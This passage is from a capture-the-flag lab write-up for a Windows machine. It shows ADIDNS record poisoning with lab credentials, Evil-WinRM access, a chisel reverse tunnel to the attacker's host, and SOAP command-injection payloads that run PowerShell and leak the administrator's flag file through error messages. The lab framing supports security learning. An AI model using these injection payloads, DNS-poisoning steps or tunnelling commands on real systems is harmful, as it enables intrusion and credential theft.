- Relaying didn’t work (signing is enabled).
- We can’t execute anything on the target server
User Flag: ADIDNS Poisoning#
There is an interesting attack vector:
So if we can get to overwrite DNS records of the SQL07 we can get the DC to authenticate to us thus intercepting its credentials.
Here is more about NTLM and LLMNR/DNS in Windows Environments.
This could be done using dnstool.py.
So we can run:
$ dnstool.py -u 'overwatch.htb\sqlsvc' -p 'TI0LKcfHzZw1Vv' -r 'SQL07' -a add -d '10.10.16.218' $target
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
Which is confirmed using:
$ dig any @$target SQL07.overwatch.htb

<SNIP>
SQL07.overwatch.htb.	180	IN	A	10.10.16.218
<SNIP>
So we successfully modified DNS record of the SQL07 and let’s intercept its account credentials.
$ mssqlclient.py 'overwatch.htb/sqlsvc:TI0LKcfHzZw1Vv@10.129.15.6' -port 6520 -windows-auth


SQL (OVERWATCH\sqlsvc  guest@master)> SELECT * FROM [SQL07].master.sys.databases;
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "Communication link failure".
ERROR(MSOLEDBSQL): Line 0: TCP Provider: An existing connection was forcibly closed by the remote host.
Evilwinrm#
$ evil-winrm -i $target -u 'sqlmgmt' -p 'bIhBbzMMnB82yx'

*Evil-WinRM* PS C:\Users\sqlmgmt\Documents> cat ../Desktop/user.txt
<USER FLAG>
User owned! Let’s move on.
Privilege Escalation#
WinPEAS.exe#
Runing winPEAS didn’t show any vulnerabilities or weird privileges..etc.
BUT, remember that internal Monitoring service we mentionned when we found the overwatch.exe.config? That’s our target.
Internal Monitoring Service#
We need to port forward that service (it is confimed running). For that I used chisel:
chisel server -p 9001 --reverseAnd on the target:
*Evil-WinRM* PS C:\Users\sqlmgmt\Documents> .\chisel.exe client <MY-IP>:9001 R:8000:127.0.0.1:8000Visiting http://localhost:8000/MonitorService Give us this web page:

As it is said, let’s aim for that http://127.0.0.1:8000/MonitorService\?singleWsdl.
$ curl http://127.0.0.1:8000/MonitorService\?singleWsdl -o monitor.wsdlThis was a very verbose output.
This URL triggers the service to generate a WSDL (Web Services Description Language) file, which is essentially the “instruction manual” for the service. Unlike a standard web page, this output is a structured XML document that defines every function the service supports, the parameters they require, and the exact format needed to communicate with them.
Key Elements in the WSDL Output:
wsdl:operation name="KillProcess": This is the most critical find. It revealed the existence of an “Action” that interacts with the OS. Given the service’s likely high privileges, this became our primary injection target.soap:operation soapAction="...": This provided the exact SOAPAction header (http://tempuri.org/IMonitoringService/KillProcess) required in our curl request. Without this, the server would not know which internal function to trigger.xs:element name="processName": Inside the wsdl:types section, this defined the input variable. Knowing that it expected a string allowed us to craft a payload that broke out of the string context using a semicolon (;) to achieve command injection.xmlns:tns="http://tempuri.org/": This confirmed the Target Namespace, which is necessary for the XML envelope to be properly “routed” by the WCF dispatcher.
Here is more about SOAP and XML SOAP
Tuning our payload on-error#
First payload - Triggering Rrrors#
I tried crafting an initial payload to test for the return:
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tem="http://tempuri.org/">
<soapenv:Header/>
<soapenv:Body>
<tem:KillProcess>
<tem:processName>whatever & whoami > C:\Users\sqlmgmt\Documents\out.txt</tem:processName>
</tem:KillProcess>
</soapenv:Body>
</soapenv:Envelope>And then send it:
curl -X POST -H "Content-Type: text/xml; charset=utf-8" \
-H "SOAPAction: \"http://tempuri.org/IMonitoringService/KillProcess\"" \
-d @payload.xml \
http://127.0.0.1:8000/MonitorService
Which return great clue:
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><KillProcessResponse xmlns="http://tempuri.org/"><KillProcessResult>Error: At line:1 char:34
+ Stop-Process -Name something.exe & whoami > C:\Users\sqlmgmt\Document ...
+ ~
The ampersand (&) character is not allowed. The & operator is reserved for future use; wrap an ampersand in double quotation marks ("&") to pass it as part of a string.</KillProcessResult></KillProcessResponse></s:Body></s:Envelope># Which shows the powershell backend executing our payload. This allows us to fine tune our payload based on the returned errors.
A better Payload - Sucessful Redirection#
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tem="http://tempuri.org/">
   <soapenv:Header/>
   <soapenv:Body>
      <tem:KillProcess>
         <tem:processName>calc; whoami > C:\Users\sqlmgmt\Documents\out.txt</tem:processName>
      </tem:KillProcess>
   </soapenv:Body>
</soapenv:Envelope>
And then send it:
$ curl -X POST -H "Content-Type: text/xml; charset=utf-8" \
-H "SOAPAction: \"http://tempuri.org/IMonitoringService/KillProcess\"" \
-d @payload.xml \
http://127.0.0.1:8000/MonitorService
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><KillProcessResponse xmlns="http://tempuri.org/"><KillProcessResult>
</KillProcessResult></KillProcessResponse></s:Body></s:Envelope>#
*Evil-WinRM* PS C:\Users\sqlmgmt\Documents> ls
Directory: C:\Users\sqlmgmt\Documents
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 1/24/2026 5:41 PM 10612224 chisel.exe
-a---- 1/24/2026 6:16 PM 0 out.txt
-a---- 1/24/2026 5:23 PM 10170880 winPEASx64.exe
-a---- 1/24/2026 5:17 PM 40344 winPEASx86.exe
cat *Evil-WinRM* PS C:\Users\sqlmgmt\Documents> cat "C:/Users/sqlmgmt/Documents/out.txt"
*Evil-WinRM* PS C:\Users\sqlmgmt\Documents> Sucessful Execution
Upon seeing a succesful execution of the script and we have created out.txt, I aimed for a reverse shell. This was a great mistake. All the payloads failed, when I should’ve just aimed at reading the content of C:\Users\Administrator\Desktop\root.txt.
Root Flag#
My way to read the flag.
The tricky part is that trying to read the content of the file, copying it or moving it will fail. This could be evaded using the Powershel throw statement.
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tem="http://tempuri.org/">
       <soapenv:Header/>
          <soapenv:Body>
                    <tem:KillProcess>
                                 <tem:processName>dummy; $f=Get-Content C:\Users\Administrator\Desktop\root.txt; throw $f #</tem:processName>
                                       </tem:KillProcess>
                                          </soapenv:Body>
                                      </soapenv:Envelope>
By using throw $f, I intentionally crashed the PowerShell script and forced the variable $f (which held the flag) into the error message. Because the WCF service is configured to return backend errors to the user for debugging purposes, it “leaked” the flag directly into the SOAP response.
$ curl -X POST -H "Content-Type: text/xml; charset=utf-8" \
-H "SOAPAction: \"http://tempuri.org/IMonitoringService/KillProcess\"" \
-d @payload.xml \
http://127.0.0.1:8000/MonitorService


<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><KillProcessResponse xmlns="http://tempuri.org/"><KillProcessResult>Error: <ROOT FLAG></KillProcessResult></KillProcessResponse></s:Body></s:Envelope># Rooted! Great interesting machine. GG to the Author!